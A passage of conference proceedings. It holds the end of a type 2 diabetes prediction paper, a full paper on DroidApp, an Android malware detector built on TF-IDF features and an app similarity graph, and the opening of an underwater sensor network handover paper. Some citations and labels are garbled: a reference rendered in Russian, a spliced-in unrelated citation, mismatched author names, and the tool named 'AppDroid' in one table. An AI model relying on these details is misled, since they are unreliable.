S. No.	Algorithm	Accuracy (%)
1	Logistic regression	94.87
2	Multi-layer perceptron	92.31
3	Stochastic gradient descent	93.59
4	Simple logistic	94.88
5	Support vector machine	94.87
6	Bayes net	92.31
7	Naive Bayes	91.03
8	Instance based learner	85.89
9	aka. *K*-NN *K* star	92.30
10	Locally weighted learning	93.58
11	Adaboost	93.58
12	Attribute selected classifier	93.58
13	Bagging	92.30
14	Classification via regression	94.87
15	Decision table	94.87
16	Random forest	94.87
17	Random tree	91.03
18	REP tree	94.87

So, here we can also conclude that the accuracy of sklearn in Python is more than the Weka algorithms.

When compared to the results in [23], our study fared better in virtually all of the algorithms used. The best method, according to Sai and Anuradha in [23], was support vector machine, which had an accuracy of 0.93, which is comparable to our results. Logistic regression, decision tree, k-nearest neighbour and random forest are amongst the other methods used, with accuracies of 0.81, 0.78, 0.84 and 0.77, respectively. For each of these methods, our algorithms beat. We've also included a validation using the WEKA tool, which gives us confidence in the results.

7 Conclusion and Future Scope

In this study, we performed an analysis for T2D and performed multiple operations on the dataset. We conclude that logistic regression brings out the best accuracy with both the tool as well as sklearn in Python, i.e. 94.87% and 96.15%, respectively. A number of algorithms were used, and hence provide a better results for the diabetes prediction. With this study and the model that has been designed, a web-based application can be developed which can be then used by the general public, through which one can predict if they are suffering from T2D or not. This can help individuals to predict the disease beforehand. Also, this has a potential in the medical field, this can also be used by pathology laboratories for giving a brief or summary of the reports to the patients. In the near future, we are planning to record data from the pathology laboratories and collect raw data and then create a model based on the conditions, as they differ from place to place.

References

1. Saeedi P, Petersohn I, Salpea P, Malanda B, Karuranga S, Unwin N (2019) Глобальные и региональные оценки распространенности диабета на 2019 год и прогнозы на 2030 и 2045 годы: результаты из атласа сахарного диабета Международной Федерации Диабета, 9-е издание. Исследования диабета и клиническая практика 157:107843
2. Wu H, Yang S, Huang Z, He J, Wang X (2018) Type 2 diabetes mellitus prediction model based on data mining. Informatics in medicine unlocked, vol 10 pp 100–107; Foster I, Kesselman C (1999) The grid: blueprint for a new computing infrastructure. Morgan Kaufmann, San Francisco
3. Tigga NP, Garg S (2020) Prediction of type 2 diabetes using machine learning classification methods. Proc Comput Sci 167:706–716
4. De Silva K, Lee WK, Forbes A, Demmer RT, Barton C, Enticott J (2020) Use and performance of machine learning models for type 2 diabetes prediction in community settings: a systematic review and meta-analysis. Int J Med Inf 143:104268
5. Xiong XL, Zhang RX, Bi Y, Zhou WH, Yu Y, Zhu DL (2019) Machine learning models in type 2 diabetes risk prediction: results from a cross-sectional retrospective study in Chinese adults. Curr Med Sci 39(4):582–588

6. Liu J, Semiz S, van der Lee SJ, van der Spek A, Verhoeven A, van Klinken JB, Demirkan A (2017) Metabolomics based markers predict type 2 diabetes in a 14-year follow-up study. Metabolomics 13(9):1–11
7. Syed AH, Khan T (2020) Machine learning-based application for predicting risk of type 2 diabetes mellitus (T2DM) in Saudi Arabia: a retrospective cross-sectional study. IEEE Access 8:199539–199561
8. Alshamlan H, Taleb HB, Al Sahow A (2020, April) A gene prediction function for type 2 diabetes mellitus using logistic regression. In: 2020 11th International conference on information and communication systems (ICICS), IEEE, pp 1–4
9. Wang X, Yang Y, Xu Y, Chen Q, Wang H, Gao H (2020) Predicting hypoglycemic drugs of type 2 diabetes based on weighted rank support vector machine. Knowl-Based Syst 197:105868
10. Chen W, Chen S, Zhang H, Wu T (2017, November) A hybrid prediction model for type 2 diabetes using K-means and decision tree. In: 2017 8th IEEE international conference on software engineering and service science (ICSESS), IEEE, pp 386–390
11. Yahyaoui A, Jamil A, Rasheed J, Yesiltepe M (2019, November) A decision support system for diabetes prediction using machine learning and deep learning techniques. In: 2019 1st International informatics and software engineering conference (UBMYK), pp 1–4, IEEE
12. Vigneswari D, Kumar NK, Raj VG, Gugan A, Vikash SR (2019, March) Machine learning tree classifiers in predicting diabetes mellitus. In: 2019 5th international conference on advanced computing and communication systems (ICACCS), IEEE, pp 84–87
13. Dey SK, Hossain A, Rahman, MM (2018, December) Implementation of a web application to predict diabetes disease: an approach using machine learning algorithm. In: 2018 21st international conference of computer and information technology (ICCIT), IEEE, pp 1–5
14. Uddin S, Khan A, Hossain ME, Moni MA (2019) Comparing different supervised machine learning algorithms for disease prediction. BMC Med Inform Decis Mak 19(1):1–16
15. Kumar N, Khatri S (2017, February). Implementing WEKA for medical data classification and early disease prediction. In: 2017 3rd International conference on computational intelligence & communication technology (CICT), IEEE, pp 1–6
16. Vanderbilt biostatistics datasets, available at: http://hbiostat.org/data
17. Willems JP, Saunders JT, Hunt DE, Schorling JB (1997) Prevalence of coronary heart disease risk factors among rural blacks: a community-based study. South Med J 90(8):814–820
18. Schorling JB, Roach J, Siegel M, Baturka N, Hunt DE, Guterbock TM, Stewart HL (1997) A trial of church-based smoking cessation interventions for rural African Americans. Prev Med 26(1):92–101
19. Swaminathan S (2018) Logistic regression—detailed overview. Towards Data Sci
20. Harrison O (2018) Machine learning basics with the k-nearest neighbors algorithm. Towards Data Sci 11
21. Wang L (2019 December) Research and implementation of machine learning classifier based on KNN. IOP Conf Series Mater Sci Eng 677(5):052038
22. Gandhi R (2018) Support vector machine—introduction to machine learning algorithms. Towards Data Sci
23. Sai PMS, Anuradha G (2020, March) Survey on Type 2 diabetes prediction using machine learning. In 2020 Fourth international conference on computing methodologies and communication (ICCMC), IEEE, pp 770–775

DroidApp: An Efficient Android Malware Detection Technique for Smartphones

Manish Kumar, Kakali Chatterjee, and Ashish Singh

Abstract The huge development of Internet interconnectivity has brought about an extensive expansion in digital assault occasions, a considerable lot of which have decimating and serious impacts. Malware is one type of cyber assault that is becoming more prevalent day by day. The conflict between security researchers and malware creators is an ongoing battle with the quick evolution of malware as technological innovation develops. The aim of this research work is to detect Android malware using a recommendation system with less space and time complexity. This detection technique uses an app similarity graph (ASG) for Android application analysis. With this analysis, we achieved an accuracy of 98.22%.

Keywords Android malware · DroidApp · ASG · Machine learning techniques

1 Introduction

Nowadays, the extensive usage of mobile devices compared to desktop computers has opened a new period of information interchange. Furthermore, the growing power of mobile devices, when combined with user attention has been drawn due to the mobility of the device. In 2020, there are 3.5 billion smartphone users worldwide [1]. There are two types of Android apps: benign and malicious. Samples that are safe and do not exhibit malevolent activity are referred to as benign samples. Malware samples, on the other hand, are instances of software that present a security hazard. Unlike other smartphone platforms, such as iOS, Android users may install program from untrusted sources, such as file-sharing Websites. Malware infection is a big

M. Kumar (✉) · K. Chatterjee
National Institute of Technology Patna, Patna, India
e-mail: manishk.pg20.cs@nitp.ac.in

K. Chatterjee
e-mail: kakali@nitp.ac.in

A. Singh
School of Computer Engineering, KIIT Deemed to be University, Bhubaneswar, Odisha, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_24

problem in Android apps, and recent statistics suggest that Android devices were used in 97% of mobile malware attacks. A malware detection system may generalize to new harmful families in addition to accurate accuracy and identification rates. Two sorts of methods for Android malware detection have been proposed: static and dynamic. APIs, permissions, intent, and URLs are all examined in static solutions. In any other class of malware, malicious components are downloaded at run-time. Those are called for dynamic analysis to hit upon malware.

Survey work has been found in [2] where various detection methods for android applications are discussed. The detailed analysis gives the strength and weaknesses of all techniques. Alzahrani and Alghazzawi [3] focused on Android malware detection strategies using deep learning. Yan and Yan [4] analyzed and synthesized some methods for mobile malware detection in smartphones. Arshad et al. [5] also analyzed some static and dynamic techniques for malware detection in android applications. Some other techniques like TinyDroid [6], DroidSieve [7], and Drebin [8] was introduced for static analysis for Android app to gather application program interface (API) call, sensitive permission, etc. But most of the works are suffered from high-computational cost and high-execution time. To remove this limitation, we have used a graph-based approach for developing an efficient detection technique. Our major contributions are:

- To design and implement a scalable approach with the reduced feature set and analyze the relationship of Android apps using an effective recommended system-based malware detection method.
- This model has been experimented with using Drebin dataset [8] to check the accuracy, and other result shows that performance is satisfactory.
- The performance of the proposed model is also compared with other existing models for performance comparison.

The rest of the paper is organized as follows: Sect. 2 discussed related work. Section 3 presents the proposed model and discusses the algorithms. The implementation result analysis and discussion in Sect. 4. Section 5 discussed social and managerial implications, and the conclusion is discussed in Sect. 6.

2 Related Work

In the previous years, several [9–15] approaches were proposed to detect Android malware research in [9] uses static Android malware analysis which relies on ASG. Bai et al. [10] proposed a method called fast Android malware detector (FAMD) to detect multi-features. Nui et al. [11] used the deep learning method to classify Android malware using opcode level function call graph (FCG). Taheri et al. [12] discussed a static analysis-based approach and use the nearest neighbor (NN) algorithm to classify malicious and benign apps. Pektaş and Acarman [13] using graph embedding technique uses static analysis for call graph construction. Zhang et al.

Table 1 Related work of android malware analysis

Author	Year	Features	Algorithm	Performance
Frenklach et al. [9]	2021	Apps function definition and executions, ASG	KNN, random forest	AUC = 98.7
Bai et al. [10]	2020	Permissions and opcode	Catboost	Acc = 97.4
Niu et al. [11]	2020	Opcodes, control flow graph	Long short-term memory (LSTM)	Acc = 97
Taheri et al. [12]	2020	API, permission, intents	First-NN, all-NN, KNN, weighted all-NN	Acc = 90–99
Pektaş and Acarman [13]	2019	API call graph embedding	Artificial neural network	Acc = 98.7
Zhang et al. [14]	2019	Opcode, API call	Convolutional neural networks	Acc = 95.1
Zhao et al. [15]	2019	API call	C4.5, DNN, LSTM	$F1 = 98.98$

[14] proposed a bi-gram model with opcodes and API calls with a frequency vector. After that, they used principal component analysis (PCA) to improve the convergence speed by optimization of representations. Zhao et al. [15] discussed component information and hardware information and use deep learning techniques like dense neural network (DNN). For example, to access sensitive data like device ID, API getdeviceid() can be used. To study the API calls, it is effective to detect maliciousness (Table 1).

3 Proposed Malware Detection Model DroidApp

In this section, we describe the proposed model DroidApp and the algorithms which are used in the model.

3.1 DroidApp

In this section, we have described each step of the model in Fig. 1. The flow diagram of the proposed model is shown in Fig. 2 for Android malware detection. The detailed steps of the proposed model are given below:

Step 1: **Data Collection**. Firstly, we collect the data from Drebin dataset [8] which contains all the information about benign and malicious apps.




Fig. 1 Proposed model for malware detection




Fig. 2 Flow diagram of proposed model

Step 2: **Feature Vector**. Next, we randomly select feature vector (FV) from collect data that are not labeled so we labeled it as well using sha256_family.csv file, this file store label according to the name of app's file. The Android application contains an Android Manifest.xml file and contains essential information about apps like permission, intent, and API call, and FV contains all these informations.

Step 3: **Feature Extraction**. After that, extract all the strings according to these features and clean them. Store the cleaned data corresponding to the app.

Step 4: **Vectorization**. In this step, convert the string into numerical form because in the further process, we need numerical data. For conversion of data format, we use the vectorization technique like term frequency and inverse document frequency (TF-IDF) to assign a numeric value to strings according to their frequencies. Assign a high value for those strings which are less frequent and low for the high-frequent strings in all the apps. Prioritize attributes (strings) according to high value. Finally, we have reduced the dimensionality of FV which contains attributes.

Step 5: **ASG Creation**. In this step, selected features vectors are now used to create an ASG. We first calculate pairwise similarity between each vectors and form an app similarity matrix. Similarity between pairs is defined by cosine similarity function which give better result over Euclidean and Jaccard similarity. On the basis of similarity matrix, we create ASG.

Step 6: **ASGNN Classification**. In this step, the nearest neighbor classification is performed by direct examination of the nearest neighboring node in ASG. For each app, we find k nearest neighbor and assign the label according to the majority of apps. K depends upon the data distribution.

Step 7: **Testing**. We use ASGNN as recommended system for test data and classify the testing data according to the recommended app for a particular app.

3.2 Proposed Algorithms for the Model

In this section, we have discussed the algorithm used in each phase:

Phase 1: In the first step of the proposed model, we extract features from the feature vector and clean the data using Algorithm 1. We take the file directory as input and create two empty lists, corpus and dict. Then, we execute each line of file F_i $i = 1, 2, 3, 4 \ldots N$, where N is number of apps which contain all the feature vector. We first split the line into two-part, the first part contains the feature name of the manifest file, and the second contains attributes. After that we store all the cleaned attributes corresponding to file (app) F_i into dict[i]. In the end, corpus (collection of vectors) stores dict.

Phase 2: In this phase, we select certain attributes which are least frequent, for which we have executed Algorithm 2. In vectorization process, we initialize tf_idf as empty list. Calculate IDF and TF for every features and store the value of multiplication of TF and IDF into tf_idf[i][j] for $feature(ft_j)$ in app_i where $i = 1, 2, 3, \ldots d$ and $j = 1, 2, 3, \ldots N$. d is the dimension of vector and N is total number of apps.

Phase 3: Next, the model will create ASG using Algorithm 3, we calculate pairwise similarity for each app and create a similarity matrix, cs, and store index of apps from the dataset. These indexes are used to store similarity values with their indices. After that we sort the each row of matrix according to their value in decreasing order for app_i where $i = 1, 2, 3, \ldots N$, then store all neighbor of app_i and create the graph.

Phase 4: In this phase, we find the label of nearest neighbor for apps using ASG graph by executing Algorithm 4. We first create the pred as empty list to store predicted label and dictionary out which store k nearest neighbor for app_i $i = 1, 2, 3, \ldots T$, T is number of test sample (apps). After that, assign the label which is in majority in neighbors.

Algorithm 1 Feature Extraction

input : File Directory
output: vectors of Attribute as corpus
$corpus \leftarrow []$
$dict \leftarrow []$
for $i \leftarrow 0, N$ **do**
  for $line \in f_i$ **do**
    $features \leftarrow line[0]$
    $FeatureVector \leftarrow line[1]$
    if $feature \neq url$ **then**
      $dict[features] \leftarrow$
      $RemoveStopwords(FeatureVector))$
    end
  end
  $corpus \leftarrow dict[i]$
end

Algorithm 2 Vectorization (TF-IDF)

input : corpus, N, d
output: Vectors of tf-idf
$tf\_idf \leftarrow []$
for $i \leftarrow 0, N$ **do**
  for $j \leftarrow 0, d$ **do**
    $IDF \leftarrow (\log N) \setminus (Number\ Of$
    $Documents\ Contain\ ft_j)$
    $TF \leftarrow (Total\ Feature\ ft_j\ Countain$
    $App_i) \setminus (Total\ Features\ in\ app_i)$
    $tf\_df[i][j] \leftarrow TF * IDF$
  end
end

Algorithm 3 ASG Creation

input : tf_idf as tf
output: ASG Graph
$cs \leftarrow cosine_s imilarity(tf, tf)$
$indices \leftarrow dataset[Idx]$
for $i \leftarrow 0, N$ **do**
  $idx \leftarrow indices[app_i]$
  $SimScore \leftarrow$
  $sort(list(enumerate(cs[idx])))$
end
for $j \leftarrow 0, N$ **do**
  for $k \leftarrow 0, N$ **do**
    $index \leftarrow (SimScore[j][k])[0]$
    $ASGGraph[j][k] \leftarrow index$
  end
end

Algorithm 4 ASGNN Classification

input : ASG, App
output: Label of nearest neighbor
$Pred \leftarrow []$
$out \leftarrow \{\}$
for $AppIdx \leftarrow 0, N$ **do**
  $out[AppIdx] \leftarrow ASGNN(i, k)$
  $out \leftarrow Label(out)$
  $Pred \leftarrow$
  $Label(max(out(1), out(0))$
end

4 Result Analysis and Discussion

For the performance of our proposed model, testing has been performed using a standard dataset. Firstly, data are collected from Drebin dataset [8]. This dataset contains a total of 1293 apps, 1235 benign apps, and 58 malware apps. The dataset distribution is shown in Table 2. All the formula which is used to analyze the result is shown in Table 3. For $k = 1$ (k = number of NN), we analyze the performance in Table 5. For testing, we have prepared a test dataset from the Drebin dataset [8]. The testing dataset contains a total of 393 apps with 376 benign apps and 17 malware apps. In testing, ASGNN model is used as a recommended system, and recommended apps are shown in Table 4.

Table 3 is used for the evaluation of the result. In Table 5, highest accuracy (Acc) is achieved by using 30, 40, and 50% of feature dimension (FD). Maximum accuracy achieved at 30% FD, shown in blue color. Performance is also measured in terms of precision (Pr), recall (Re), the area under the ROC curve (AUC), and $F1$-score ($F1$). It has been observed that Pr is in the range of 70.58–85.71%. Also, Re is in the range of 64.70–70.58%. AUC measures the ability of a classifier to distinguish between classes. It has been observed that 85.02% is maximum AUC, 77.41% is maximum $F1$, and minimum false positive rate (FPR) is 0.0053 (Tp = true positive, Fp = false positive, Fn = false negative, and Tn = true negative).

The results of Table 4 show that the apps (test sample) are given as input to the model, and it recommends some app that is similar to the testing app and neighbor of it. The malicious apps are shown in red color (Table 4).

The comparison shown in the performance of the proposed model is better in comparison with an existing tool like in [6, 9, 16].

Table 2 Data description

Application	Drebin dataset	Training dataset 70%	Testing dataset 30%
Benign	1235	859	376
Malicious	58	41	17
Total	1293	900	393

Table 3 Evaluation metric

Formula	
Acc	$\frac{\text{Tp+Tn}}{\text{Tp+Fp+Fn+Tn}}$
Pr	$\frac{\text{Tp}}{\text{Tp+Fp}}$
Re	$\frac{\text{Tp}}{\text{Tp+Fn}}$
$F1$	$\frac{2*\text{Pr}*\text{Re}}{\text{Pr+Re}}$
FPR	$\frac{\text{Fp}}{\text{Fp+Tn}}$
AUC	Area under ROC

Table 4 Recommended apps for testing apps

Apps (test samples)	K Recommended app $K = 3$		
	N1	N2	N3
App 902	App 896	App 833	App 466
App 918	App 441	App 874	App 856
App 1205	App 376	App 155	App 626
App 1220	App 232	App 727	App 500
App 1255	App 862	App 656	App 832

Table 5 Performance measurement with increasing FD

FD%	Confusion matrix				Acc	$F1$	AUC	Pr	Re	FPR
	Tp	Fp	Fn	Tn						
10	12	4	5	372	97.70	72.72	84.76	75.00	70.58	0.0106
20	11	3	6	373	97.70	70.96	81.95	78.57	64.70	0.0079
30	12	2	5	374	98.22	77.41	85.02	85.71	70.58	0.0053
40	12	2	5	374	98.22	77.41	85.02	85.71	70.58	0.0053
50	12	2	5	374	98.22	77.41	85.02	85.71	70.58	0.0053
60	12	4	5	372	97.70	72.72	84.76	75.00	70.58	0.0106
70	12	4	5	372	97.70	72.72	84.76	75.00	70.58	0.0106
80	12	5	5	371	97.45	70.58	84.62	70.58	70.58	0.0132
90	12	5	5	371	97.45	70.58	84.62	70.58	70.58	0.0132
100	12	4	5	372	97.70	72.72	84.76	75.00	70.58	0.0106

5 Social and Managerial Implications

This work has lots of social impacts. In the COVID-19 situation, smartphones are playing an important role. Its usages in business, education, medical sectors are tremendous. Hence, malware detection in smartphones is essential. The proposed model can help it.

6 Conclusion

In this paper, we have proposed a model for predicting apps nature (benign or malicious) by calculating app similarity value and classifying apps based on similarity. The ASGNN classification method is used for the prediction of the app accurately. During feature selection, various attributes are removed which are most frequent in all apps. For the feature selection, we apply the vectorization technique. The selected features (attributes) are used to create ASG graph which helps in app recommenda-

Table 6 Comparative analysis with existing work

Tool	Year	Rate				Database		Features	Machine learning
		FPR (%)	Acc (%)	Pr (%)	Re (%)	Instances	Source		
Frenklach et al. [9]	2021	–	97	–	–	88,400	Drebin dataset	Apps functions' definitions and executions, ASG, ASGnode2vec	KNN, RF
NSDroid [16]	2020	<1	95	96	95	32,190	Drebin	Function call graph	SVM, random forest, decision tree
TinyDroid [6]	2018	5	95	92	95	2400	Google Play, Drebin	Opcodes	RF, Naive Bayes, SVM, KNN
DroidSeive [7]	2017	13	95	–	–	2000	Google Play, Drebin, Malgenome project	Permission intention intent, API	SVM
AppDroid	2021	<1	98	86	71	1293	Drebin	Permission, intent and API	KNN, TF-IDF

tion and classification. The results show that apps can be easily categorized because the model can predict and recommend similar apps. Performance analysis shows that the prediction accuracy is more than 98% (as shown in Table 6). This model is relatively good compared to existing models with less time and space complexity.

References

1. Gadhiya S, Bhavsar K (2013) Techniques for malware analysis. Int J Adv Res Comput Sci Softw Eng 3(4):2277–2281. https://techjury.net/stats-about/smartphone-usage
2. Razgallah A, Khoury R, Hallé S, Khanmohammadi K (2021) A survey of malware detection in android apps: recommendations and perspectives for future research. Comput Sci Rev 39:100358
3. Alzahrani N, Alghazzawi D (2019) A review on android ransomware detection using deep learning techniques. In: Proceedings of the 11th international conference on management of digital EcoSystems, pp 330–335
4. Yan P, Yan Z (2018) A survey on dynamic mobile malware detection. Softw Qual J 26(3):891–919
5. Arshad S, Shah MA, Khan A, Ahmed M (2016) Android malware detection & protection: a survey. Int J Adv Comput Sci Appl 7(2):463–475
6. Chen T, Mao Q, Yang Y, Lv M, Zhu J (2018) TinyDroid: a lightweight and efficient model for android malware detection and classification. Mob Inf Syst 2018
7. Suarez-Tangil G, Dash SK, Ahmadi M, Kinder J, Giacinto G, Cavallaro L (2017) DroidSieve: fast and accurate classification of obfuscated android malware. In: Proceedings of the seventh ACM on conference on data and application security and privacy, pp 309–320
8. Arp D, Spreitzenbarth M, Hubner M, Gascon H, Rieck K, Siemens CERT (2014) DREBIN: effective and explainable detection of android malware in your pocket. In: NDSS, vol 14, pp 23–26. https://www.sec.cs.tu-bs.de/~danarp/drebin/
9. Frenklach T, Cohen D, Shabtai A, Puzis R (2021) Android malware detection via an app similarity graph. Comput Secur 109:102386
10. Bai H, Xie N, Di X, Ye Q (2020) FAMD: a fast multifeature android malware detection framework, design, and implementation. IEEE Access 8:194729–194740
11. Niu W, Cao R, Zhang X, Ding K, Zhang K, Li T (2020) Opcode-level function call graph based android malware classification using deep learning. Sensors 20(13):3645
12. Taheri R, Ghahramani M, Javidan R, Shojafar M, Pooranian Z, Conti M (2020) Similarity-based android malware detection using hamming distance of static binary features. Future Gener Comput Syst 105:230–247
13. Pektaş A, Acarman T (2020) Deep learning for effective android malware detection using API call graph embeddings. Soft Comput 24(2):1027–1043
14. Zhang J, Qin Z, Yin H, Ou L, Zhang K (2019) A feature-hybrid malware variants detection using CNN based opcode embedding and BPNN based API embedding. Comput Secur 84:376–392
15. Ma Z, Ge H, Liu Y, Zhao M, Ma J (2019) A combination method for android malware detection based on control flow graphs and machine learning algorithms. IEEE Access 7:21235–21245
16. Liu P, Wang W, Luo X, Wang H, Liu C (2021) NSDroid: efficient multi-classification of android malware using neighborhood signature in local function call graphs. Int J Inf Secur 20(1)

A Hybrid Approach to Optimize Handover Margin in UWSN by Integration of ACO with PSO and MVO: A Comparative Analysis

Seema Rani, Anju, and Anupma Sangwan

Abstract Underwater Wireless Sensor Network (UWSN) in the ocean is becoming more and more popular as a tool for marine monitoring and data collection. Sensor nodes' mobility models for UWSN vary from WSN devices on the ground. This variation complicates handover prediction in these networks, which is a key difficulty. As a result, the current study focuses on handover optimization. UWSN handover and optimization in UWSN handover have received only sporadic attention. Thus, this paper offers a simulation of sensor nodes' movement calculated data. The speed and direction of the water flow between the data points are included in this dataset. Sensor nodes and base stations in a UWSN are used to simulate the suggested simulation. For the handover optimization job, all of the handover events that occur throughout the simulation are collected. Handover events are optimized using PSO, MVO, and ACO techniques based on historical data obtained from previous handovers. This paper provides the ideal option to increase reliability in the case of UWSN. Performance analysis of the proposed model indicates the excellent quality in the case of the measured evolution scores.

Keywords UWSN · Handover margin · PSO · MVO · ACO · Optimization

1 Introduction

1.1 Underwater Wireless Sensor Networks (UWSNs)

Sensors and vehicles are part of the UWSN that interact wirelessly with each other to monitor actions in a specified area. Surface sinks receive data from sensor nodes and process it [1]. Using the transceiver built into the sink node, other undersea nodes' signals may be manipulated. It can also send out and receive long-range radio frequency signals between base station and transceiver [2]. The acquired data

S. Rani (✉) · Anju · A. Sangwan
Guru Jambheshwar University of Science and Technology, Hisar, India
e-mail: seema.singroha@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_25




Fig. 1 Underwater wireless sensor networks

is either utilized locally or linked to another network for a specific purpose. With UWSN, essential resource discovery and monitoring of underwater pipelines and cables can be done. Cable and pipeline monitoring applications for underwater oil and gas exploration and underwater natural resource investigations are further grouped in Bhaskar [3]. Submarine WSNs have several problems including the fact that one failure may cost tens or even hundreds of thousands of dollars. Low data rates, high costs, and high risk of equipment failure are all factors that make the environment extremely prone to change [4].

1.2 Handover

During a handover or handoff, the cellular transmission is shifted from one base station to another without the loss of wireless communication. Measurement, selection, triggering, and execution form the bulk of the handover process. Considering that the selection procedure takes just a few minutes, it might be overlooked. The mobile station and base station's uplink and downlink signals must be measured regularly throughout the testing procedure. A delay is inevitable since the mobile station must also measure the intensity of the signal in neighboring cells. The number of cycles depends on how many adjacent cells are measured. To reduce the number of neighboring cells, it is important to optimize the list of surrounding cells. The base station's triggering subsystem must first preprocess the time delay measurement [5, 6].

1.3 Optimization Techniques

1.3.1 Particle Swarm Optimization (PSO)

An algorithmic approach known as Particle Swarm Optimization (PSO) has been used to tackle a wide range of real-world issues and is often mentioned in academic literature. This problem-solving technique tries to enhance a candidate solution concerning a particular quality criterion. According to a basic mathematical formula, the search space is filled with a population of candidate solutions or particles that are moved into the search area. Local best-known positions impact particle movements, but they are also updated when other particles locate better places and are used as a guide to steer them to the best-known search space locations. It is intended to be implemented, in order to help the swarm choose the optimal solution [7].

1.3.2 Multi-Verse Optimizer (MVO)

White hole, black hole, and wormhole are the three cosmological notions that inspired the Multi-Verse Optimizer (MVO). Exploration, exploitation, and local search have mathematical models built to execute these tasks [8, 9].

1.3.3 Ant Colony Optimization (ACO)

The probabilistic Ant Colony Optimization method is used to discover the best routes. Forager ants use this method to find a route between their colony and their food source. When ants return to their nest from the source, they leave behind pheromone trails and pheromone levels so that other members of colony can find a way out. If the path chosen is shortest, the level of pheromone is maintained; otherwise it disappears with a passage of time [10].

The following is a list of the proposed work's major contributions in brief:

- Paper has contributed optimization mechanism to be used during handover margin for sensor nodes in case of underwater.
- Research has provided a flexible and reliable solution for Handover margin (HOM) in underwater WSN.
- This work has provided a hybrid solution for filtering data before training which decreases training time and increases accuracy.

2 Literature Review

This study is based on the concepts and expertise gained through reading the numerous research papers written by various researchers on underwater wireless sensor networks, PSO, MVO, and ACO. The following section provides a quick overview of the publications that serve as a foundation for the work presented in this paper.

A classification of underwater applications is given in Felemban et al. [11]. Underwater monitoring, disasters, military, navigation, and sports are included in this classification. Subclasses are created for each of the applications. Recent UWSN deployments are the subject of the discussion. There are many alternative algorithms for underwater sensor networks, and these algorithms can be used to suit the needs of developing applications like underwater oil exploration [12]. A recent study on most current advancements and experiments in critical underwater sensor networks and UASN installations for monitoring and controlling underwater areas is presented in Murad et al. [13]. Several major practical concerns are overlooked by researchers in recent evaluations of underwater networks aimed at transitioning from radio-based terrestrial networks to undersea networks [14]. A comprehensive review of the various simulation tools is done for UWSN modeling in Das and Thampi [15]. To optimize network performance in storage-limited Opportunistic underwater sensor networks (OUSNs), the issue of message propagation is discussed in Liu et al. [16]. Even if the maximum limit of the propagation delay is suitably great, limited storage capacity on nodes bounds the number of message copies that can be stored, which hampers the delivery of messages. In this review, some open-source tools are compared in terms of functionality, pre-requisites, and runtime experiences. Some open-source programs are used to simulate and compare the outcomes of these tools. A detailed description of underwater acoustic communication, underwater optical communication, routing, medium access control (MAC) protocols, and underwater multimodal networks is presented in Li et al. [17]. Research issues in underwater sensor networks are highlighted on the bases of topology control. Topology control algorithms are categorized into three main groups: power control, wireless interface mode management, and mobility-assisted techniques in Coutinho et al. [18]. The benefits and drawbacks of UASN deployment methodologies and localization algorithms are provided in Tuna and Gungor [19]. It is determined that underwater acoustic networks are the best sensor network for transmitting data to the base station. In UWSN, the location of the nodes is the most critical problem. Node localization strategies are evaluated and assessed in terms of specific parameters in Kapoor et al. [20]. Distance-based and angle-based localization systems for the underwater environment are proposed in Ullah et al. [21]. The authors have considered these systems as energy-efficient and accurate localization schemes with low energy usage and mean estimate errors (MEEs). The readers are introduced to UWSNs principles, localization, current oceanographic systems as well as the difficulties of underwater communications [22]. Using time of arrival (ToA) and angle of arrival (AoA) data, the performance of three-dimensional (3D) localization for UWSNs is investigated and a closed-form equation for the Cramer Rao lower limit is developed in Saeed et al. [23]. The mathematical results corroborate the analytical conclusions by contrasting the localization accuracy in situations with and without anchor nodes' location ambiguity. Acoustic and magneto-inductive underwater networking systems are examined in Jouhari et al. [24]. Acoustic communication is utilized for applications that require a long-range of communication while MI is used for real-time data exchange. Several significant applications and the primary phenomena connected to acoustic propagation are introduced in Heidemann et al. [25]. Also a discussion about the design of communication systems and protocols at different levels. Information on hardware, testbeds, and simulation tools accessible to researchers are included in this study. Sensor nodes are not static in the underwater environment. Nodes move due to the water current or other environmental factors. So, the handover method is needed for UWSN. A handover model based on machine learning is proposed to predict the sensor node's movement [26]. A new handover mechanism for UWSN based on the

Internet of Underwater Things (IoUT) technology which reduces energy consumption is introduced in Park and Jo [27]. In this mechanism, channel measurement is not required for handover prediction. This is the main reason for reducing the power consumption. Another handover UWSN model based on different machine learning approaches is developed for prediction of handover accuracy. This accuracy is more than 95%, which is a good achievement as compare to other methods [28].

3 Problem Statement

